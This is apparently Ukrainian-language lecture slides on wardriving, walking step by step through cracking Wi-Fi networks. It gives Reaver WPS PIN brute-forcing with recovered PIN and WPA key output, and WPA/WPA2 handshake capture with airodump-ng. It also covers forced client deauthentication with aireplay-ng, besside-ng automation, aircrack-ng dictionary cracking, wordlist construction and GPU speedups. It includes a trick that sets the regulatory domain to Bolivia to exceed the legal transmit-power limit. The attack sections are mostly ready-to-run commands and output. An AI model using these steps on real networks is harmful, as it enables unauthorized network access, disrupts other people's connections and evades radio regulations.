Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
```

BSSID	Channel	RSSI	WPS Version	WPS Locked	ESSID
64:XX:XX:XX:XX:F4	1	-06	1.0	No	
BXXXXXXXXXXXXXXXXXXXXXr					
F8:XX:XX:XX:XX:3B	9	-70	1.0	No	aXXXXXX4
60:XX:XX:XX:XX:B8	6	-73	1.0	No	

```
AXXXXK</cheffner>
```

```
Wash v1.4 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
```

BSSID	Channel	RSSI	WPS Version	WPS Locked	ESSID
64: :F4	1	-06	1.0	No	B : r
F8: :3B	9	-70	1.0	No	a : 4
60: :B8	6	-73	1.0	No	A : K

Wardriving. Практичні приклади.

Злам WI-FI WPS за допомогою Reaver

Перейдемо безпосередньо до самого перебору паролів:

```
reaver -i mon0 -vv -b 64:XX:XX:XX:XX:F4
```

де:

-i mon0 – це інтерфейс.

-b 64:XX:XX:XX:XX:F4 – це BSSID атакованої точки.

-vv необов'язковий ключ, він включає докладне виведення.

Також є додаткові корисні ключі:

--dh-small – задає невелике значення секретного ключа, чим трохи розвантажує точку доступу та трохи прискорює брутфорс.

-t 2 – зменшує час очікування відповіді (за замовчуванням 5 секунд) у цьому випадку до 2 секунд.

-d 0 – пауза між спробами.

Wardriving. Практичні приклади.

Злам WI-FI WPS за допомогою Reaver

Запуститься процес перебору пін-кодів:

```
Reaver v1.4 WiFi Protected Setup Attack Tool  
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
```

```
[+] Waiting for beacon from 64:XX:XX:XX:XX:F4  
[+] Switching mon1 to channel 1  
[+] Associated with 64:XX:XX:XX:XX:F4 (ESSID: BXXXXXXXXXXXXXXXXXXXXXr)  
[+] Trying pin 12345670  
[+] Sending EAPOL START request  
[+] Received identity request  
[+] Sending identity response  
[+] Received M1 message  
[+] Sending M2 message  
[+] Received M3 message  
[+] Sending M4 message  
[+] Received WSC NACK  
[+] Sending WSC NACK  
[+] Trying pin 00005678</cheffner>
```

```
Reaver v1.4 WiFi Protected Setup Attack Tool  
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.co  
[+] Waiting for beacon from 64: :F4  
[+] Switching mon1 to channel 1  
[+] Associated with 64: :F4 (ESSID: B r)  
[+] Trying pin 12345670  
[+] Sending EAPOL START request  
[+] Received identity request  
[+] Sending identity response  
[+] Received M1 message  
[+] Sending M2 message  
[+] Received M3 message  
[+] Sending M4 message  
[+] Received WSC NACK  
[+] Sending WSC NACK  
[+] Trying pin 00005678  
[+] Sending EAPOL START request  
[+] Received identity request  
[+] Sending identity response  
[+] Received M1 message  
[+] Sending M2 message  
[+] Received M3 message  
[+] Sending M4 message  
[+] Received WSC NACK  
[+] Sending WSC NACK  
[+] Trying pin 01235678  
[+] Sending EAPOL START request  
[+] Received identity request
```

Wardriving. Практичні приклади.

Злам WI-FI WPS за допомогою Reaver

Рано чи пізно побачимо (можже зайняти декілька годин) підібраний пін-код і ключ шифрування мережі.

```
[+] WPS PIN: '762XXX99'  
[+] WPA PSK: 'sdfpoXXXXXXXXXXXXXX;akfw'  
[+] AP SSID: 'BXXXXXXXXXXXXXXXXXXXXXr'  
[+] Nothing done, nothing to save.  
[+] WPS PIN: '762XXX99'  
[+] WPA PSK: 'sdfpoXXXXXXXXXXXXXX;akfw'  
[+] AP SSID: 'BXXXXXXXXXXXXXXXXXXXXXr'  
[+] Nothing done, nothing to save.
```

І далі підключаємось до мережі.

```
[+] WPS PIN: '762 99'  
[+] WPA PSK: 'sdfpo ;akfw'  
[+] AP SSID: 'B r'  
[+] Nothing done, nothing to save.
```

Злом WI-FI WPS точки доступу успішний!

Wardriving. Практичні приклади.

Злом Wi-Fi із шифруванням WPA/WPA2 PSK

Основна помилка широкого загалу – «*Я використовую WPA2, його не зламати*».

У житті все виявляється інакше. Справа в тому, що процедура аутентифікації клієнта бездротової мережі і в WPA, і WPA2 ділиться на два великі підвиди – *спрощена* для персонального використання (WPA-PSK, PreShared Key, тобто, авторизація за паролем) та *повноцінна* для бездротових мереж підприємств (WPA-Enterprise, або WPA-EAP).

Другий варіант має на увазі використання спеціального сервера авторизації (найчастіше це RADIUS) і, на честь розробників, не має явних проблем з безпекою. Чого не можна сказати про спрощену «персональну» версію. Адже пароль, що задається користувачем, як правило постійний (згадайте коли востаннє ви змінювали пароль на своєму Wi-Fi :) і передається, нехай і в зміненому вигляді, в ефірі, а значить, його може почути не тільки той, кому він призначений.

Wardriving. Практичні приклади.

Злом Wi-Fi із шифруванням WPA/WPA2 PSK

Звичайно розробники WPA врахували гіркий досвід впровадження WEP і нашіпигували процедуру авторизації різними крутими динамічними алгоритмами, що перешкоджають пересічному хакеру швидко прочитати пароль «по повітрю». Зокрема, за ефіром від ноутбука до точки доступу передається не сам пароль, а деяка цифрова каша (хакери називають цей процес «хендшейк», від англ. handshake – «рукостискання»), одержувана в результаті пережовування довгого випадкового числа, пароля та назви мережі (ESSID) за допомогою пари обчислювально-складових ітераційних алгоритмів PBKDF2 і HMAC (особливо відзначився PBKDF2, що полягає в послідовному проведенні чотирьох тисяч хеш-перетворень над комбінацією пароль+ESSID).

Wardriving. Практичні приклади.

Злом Wi-Fi із шифруванням WPA/WPA2 PSK

Очевидно, основною метою розробників WPA було якнайсильніше ускладнити життя кулхацкерам і виключити можливість швидкого підбору пароля брутфорсом, адже для цього доведеться проводити розрахунок PBKDF2/HMAC-згортки для кожного варіанта пароля, що, враховуючи обчислювальну складність цих алгоритмів і кількість можливих комбінацій символів у паролі (а їх у паролі WPA може бути від 8 до 63), триватиме рівно до наступного великого вибуху, а то й довше. Однак з огляду на любов недосвідчених користувачів до паролів виду «12345678» у випадку з WPA-PSK (а значить і з WPA2-PSK) цілком собі можлива так звана атака за словником, яка полягає в переборі заздалегідь підготовлених, що найбільш часто зустрічаються, кількох мільярдів паролів, і якщо раптом PBKDF2/HMAC згортка з одним з них дасть точно таку ж відповідь як і в перехопленому хендшейку – бінго! пароль у нас.

Для успішного злому WPA/WPA2-PSK потрібно зловити якісний запис процедури обміну ключами між клієнтом і точкою доступу («хендшейк»), знати точну назву мережі (ESSID) та використовувати атаку за словником, якщо звичайно ми не хочемо постаріти раніше ніж дорахуємо брутот хоча б усі комбінації паролів, що починаються на «а».

Wardriving. Практичні приклади.

Злом Wi-Fi із шифруванням WPA/WPA2 PSK

Вважаємо, що наш адаптер видно як **wlan1** (**wlan0** це вбудований адаптер ноутбука, його можна взагалі відключити, щоб не заважав). Переводимо **wlan1** з режиму Managed в режим Monitor:

```
root@bt:~# airmon-ng start wlan1
```

Дивимося що вийшло:

```
root@bt:~# iwconfig

wlan0      IEEE 802.11abgn  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated  Tx-Power=14 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

wlan1      IEEE 802.11bgn  Mode:Monitor  Tx-Power=20 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Можна спробувати додати потужності адаптеру (тут головне не переборщити):

```
root@bt:~# iwconfig wlan1 txpower 27
Error for wireless request "Set Tx Power" (8B26) :
SET failed on device wlan1 ; Invalid argument.
```

І тут нас чекає перше розчарування — встановити потужність більше 20 dBm **не можна!** Це заборонено законодавством багатьох країн...

Wardriving. Практичні приклади.

Злом Wi-Fi із шифруванням WPA/WPA2 PSK

Збільшення потужності заборонено всіми... але тільки не Болівією!

Здавалося б причому тут Болівія, але:

```
root@bt:~# iw reg set BO  
root@bt:~# iwconfig wlan1 txpower 27
```

... і все проходить «як нам потрібно», Болівія нам дуже допомогла, дякуємо їй за це.

Що ми маємо на цьому етапі? Наш потужний Wi-Fi адаптер налаштований на максимальну потужність у режимі *monitor mode* та очікує наказів на інтерфейсі **mon0**. Час почати прослуховувати ефір. Це дуже просто: `root@bt:~# airodump-ng mon0`

Для прикладу запусимо *airodump-ng* на запис пакетів лише однієї мережі зі списку файл *testcap.cap*:

```
root@bt:~# airodump-ng --bssid a0:21:b7:a0:71:3c -w testcap mon0
```



Wardriving. Практичні приклади.

Злом Wi-Fi із шифруванням WPA/WPA2 PSK

Тепер чекаємо, поки черговий клієнт не захоче підключитися до точки доступу і подарувати нам бажаний хендшейк. Після отримання хендшейка в правому верхньому куті з'явиться застережливий напис:

WPA handshake: A0:21:B7:A0:71:3C.

Все, справа зроблена, і можна переходити до наступного кроку.

Гірший випадок: чекаємо довго, а хендшейка все немає і немає. Непогано було б поквипити клієнта з хендшейком. Для цього до складу пакету [aircrack-ng](#) входить спеціальна утиліта, що дозволяє надсилати клієнтам запити на деасоціацію (від'єднання) від точки доступу, після чого клієнт знову захоче з'єднатися, саме цього і чекаємо. Утиліта ця називається [aireplay-ng](#) і запускати її потрібно в окремому вікні паралельно із запуском [airodump-ng](#) щоб можна було одночасно записати результати роботи.

Wardriving. Практичні приклади.

Злом Wi-Fi із шифруванням WPA/WPA2 PSK

Запускаємо деасоціацію:

```
root@bt:~# aireplay-ng --deauth 5 -a a0:21:b7:a0:71:3c -c 00:24:2b:6d:3f:d5 wlan1
```

Проводимо 5 сеансів деасоціації клієнта `00:24:2b:6d:3f:d5` від точки доступу з BSSID `a0:21:b7:a0:71:3c` (адресу клієнта взяли з нижньої таблиці асоціацій `airodump-ng`, його можна взагалі не вказувати, тоді деасоціація буде проводитися широкомовним запитом (що не так ефективно, як хотілося б). Після проведення подібної процедури (її можна повторити ще раз, на всяк випадок) ймовірність зловити хендшейк значно зростає.

Wardriving. Практичні приклади.

Злом Wi-Fi із шифруванням WPA/WPA2 PSK

Тепер найголовніше. Все, що розповідалося вище, було сказано лише з освітньою метою. А все тому що в комплект *aircrack-ng* входить така чудова утиліта як *besside-ng*, яка в автоматичному режимі робить всі вищезгадані операції, сама зламає WEP і зберігає хендшейки WPA в окремий файл. Запуск цієї утиліти простий до неподобства: `root@bt:~# besside-ng mon0`

Всі хендшейки, що прибувають, зберігаються в поточну папку у файл *wpa.cap*, а лог записується в файл *besside.log*. Паролі від WEP-мереж, зламані *besside-ng*, можна знайти також у її лозі.

Внаслідок виконаної роботи у нас накопичилися **.cap*-файли, що містять хендшейки і можна сміливо переходити до наступного етапу.

Давайте все ж таки подивимося що ми наловили і оцінимо якість хендшейків.

Wardriving. Практичні приклади.

Злом Wi-Fi із шифруванням WPA/WPA2 PSK

Швидко оцінити, чи є у файлі хендшейки, можна за допомогою найпростішого виклику *aircrack-ng*:

```
aircrack-ng <ім'я файлу>
```

Якщо хендшейк є *aircrack-ng* покаже BSSID, ESSID та кількість хендшейків для кожної мережі

```
CH 4 ][ Elapsed: 51 mins ][ 2015-12-08 18:47 ][ WPA handshake: 04:A1:51:5A:61:CD
BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
04:A1:51:5A:61:CD -51 71 26492 111856 1 4 54e WPA2 CCMP PSK [REDACTED] OM [REDACTED] 00
BSSID          STATION          PWR Rate Lost Frames Probe
04:A1:51:5A:61:CD 00:08:22:08:52:1D -43 1e- 1 0 18544
04:A1:51:5A:61:CD 6C:C2:6B:50:D2:EF -47 0e- 0 0 114004
```


Wardriving. Практичні приклади.

Злом Wi-Fi із шифруванням WPA/WPA2 PSK

Уважний студент вже давно зрозумів, що злом WPA навіть за наявності хендшейка і прямих рук атакуючого схожий на лотерею, організатором якої є господар точки доступу, що призначає пароль. Тепер, маючи на руках більш-менш якісний хендшейк наше наступне завдання – вгадати цей пароль, тобто, по суті виграти у лотерею. Їжаку зрозуміло, що сприятливого результату ніхто гарантувати не може, але невблаганна статистика показує, що як мінімум 20% WPA-мереж успішно зазнають злому, так що зневірятися не варто.

Насамперед треба підготувати словник. WPA-словник – це звичайний текстовий файл, що містить у кожному рядку один можливий варіант пароля. Враховуючи вимоги до паролів стандарту WPA, можливі паролі повинні мати не менше 8 і не більше 63 символів і можуть складатися лише з цифр, латинських літер верхнього та нижнього регістру та спеціальних знаків на кшталт !@#\$% і т.д. (до речі такий алфавіт вважається досить великим).

Wardriving. Практичні приклади.

Злом Wi-Fi із шифруванням WPA/WPA2 PSK

З нижньою межею довжини пароля все зрозуміло (не менше 8 символів і крапка), то з верхньою все не так і просто. Зламувати пароль із 63 символів за словником – абсолютно безглузде заняття, тому цілком розумно обмежитися максимальною довжиною пароля в словнику 14-16 символів. Якісний словник (для якого і дана оцінка успішності результату в 20%) важить понад 2Гб і містить близько 250 млн. можливих паролів з довжиною в зазначеному діапазоні 8-16 символів.

Що має входити до цих комбінацій можливих паролів? По-перше, однозначно, весь восьмизначний цифровий діапазон, на який за статистикою припадає майже половина всіх паролів, що розкриваються. Адже в 8 цифр чудово вкладаються різні дати, наприклад 05121988. Повний цифровий восьмизнак має $10^8=100$ млн комбінацій, що вже само по собі чимало.

Wardriving. Практичні приклади.

Злом Wi-Fi із шифруванням WPA/WPA2 PSK

До бойового словника вардрайвера повинні в обов'язковому порядку входити слова, що найчастіше використовуються як паролі, наприклад `internet`, `password`, `qwertyuiop`, імена та ін., а також їх мутації з популярними суфіксами-подовжувачами паролів (одноосібним лідером у цій галузі є звичайно суфікс `123`). Тобто. Якщо пароль `diana` занадто короткий для відповідності стандарту WPA, винахідливий користувач найчастіше доповнить його до `diana123`, заодно збільшуючи таким чином (на його досвідчений погляд) секретність пароля. Таких популярних суфіксів також відомі кілька десятків.

Можна загрузити словник за ключовими словами *wpa wordlist* і завантажити готовий словник (не забувайте про таргетування, адже досить наївно сподіватися на успіх ганяючи китайський хендшейк за українським словником і навпаки).

Wardriving. Практичні приклади.

Злом Wi-Fi із шифруванням WPA/WPA2 PSK

Підготувавши словник (назвемо його *wordlist.txt*) переходимо безпосередньо до підбору пароля. Запускаємо *aircrack-ng* з наступними параметрами:

```
root@bt:~# aircrack-ng -e <essid> -b <bssid> -w wordlist.txt testcap.cap
```

Якщо везіння буде на вашому боці, то *aircrack-ng* знайде пароль лише за декілька секунд або хвилин. *aircrack-ng* може перебирати паролів зі швидкістю біля 1039 паролів в секунду.

Wardriving. Практичні приклади.

Злом Wi-Fi із шифруванням WPA/WPA2 PSK

Все б нічого, але тут уважний студент має неабияк напружитися, адже раніше ми говорили про словник у 250 млн можливих паролів! Швидкий підрахунок $250 \times 10^6 / 1039$ і отримуємо ... близько 240 тис секунд, а це 66 годин, а це майже три доби! Саме стільки часу потрібно вашому ноутбуку для обчислення базового 2Гб словника. Такі гігантські часові проміжки диктуються низькою швидкістю виконання розрахунків, що обумовлена високою обчислювальною складністю закладених у процедуру автентифікації WPA алгоритмів. Що вже говорити про великі словники, наприклад повний цифровий дев'ятизнак містить вже 900 млн комбінацій і вимагатиме пару тижнів обчислень щоб переконатися що (як мінімум) пароль не знайдений :)

Тому для підбору паролів потрібно використовувати утиліти, що підтримують потокові обчислення на GPU. Звичайний застарілий ATI RADEON HD 5870 здатний досягти швидкості в 100.000 паролів на секунду, а це порівняно з [aircrack-ng](#) вже відчутний (на два порядки) стрибок вперед.

Дякую за увагу. Питання?

